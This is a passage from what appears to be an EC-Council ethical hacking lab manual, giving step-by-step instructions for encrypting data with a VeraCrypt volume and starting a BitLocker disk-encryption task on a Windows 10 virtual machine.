


Figure 4.1.16: VeraCrypt Main Window with Mount Button

27. The **Enter password** dialog-box appears; type the password you specified in **Step#16** into the **Password** field and click **OK**.

Note: The password specified in this task is **qwerty@123**.




Figure 4.1.17: VeraCrypt Enter password

28. After the password is verified, **VeraCrypt** will mount the volume in **I:** drive, as shown in the screenshot:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.1.18: VeraCrypt Main Window

29. **My Volume** has successfully mounted the container as a virtual disk (**I:**). The virtual disk is entirely encrypted (including file names, allocation tables, free space, etc.) and behaves similarly to a real disk. You can copy or move files to this virtual disk to encrypt them.

30. Create a text file on **Desktop** and name it **Test**. Open the text file and insert text.

31. Click **File** in the menu bar and click **Save**.




Figure 4.1.19: Text file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

32. Copy the file from **Desktop** and paste it into **Local Disk (I:)**. Close the window.




Figure 4.1.20: Test.txt file in Encrypted Container

TASK 1.4

Dismount a Volume

33. Switch to the **VeraCrypt** window, click **Dismount**, and then click **Exit**.




Figure 4.1.21: VeraCrypt Main Window with Dismount Button

34. The **I:** drive located in **This PC** disappears.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: This lab is used to demonstrate that, in cases of system hacks, if an attacker manages to gain remote access or complete access to the machine, he/she will not be able to find the encrypted volume—including its files—unless he/she is able to obtain the password. Thus, all sensitive information located on the encrypted volume is safeguarded.

35. This concludes the demonstration of performing disk encryption using VeraCrypt.
36. Close all open windows and document all the acquired information.

TASK 2 Perform Disk Encryption using BitLocker Drive Encryption

Here, we will perform disk encryption using BitLocker Drive Encryption.

TASK 2.1 Launch BitLocker

BitLocker provides offline-data and OS protection for your computer, and helps to ensure that data stored on a computer that is running Windows® is not revealed if the computer is tampered with when the installed OS is offline. BitLocker uses a microchip that is called a Trusted Platform Module (TPM) to provide enhanced protection for your data and to preserve early boot-component integrity. The TPM can help protect your data from theft or unauthorized viewing by encrypting the entire Windows volumes.

1. In the **Windows 10** virtual machine, click the **Type here to search** field present at the bottom-left corner of **Desktop** and type **bitlocker**. Select **Manage BitLocker** from the search results.

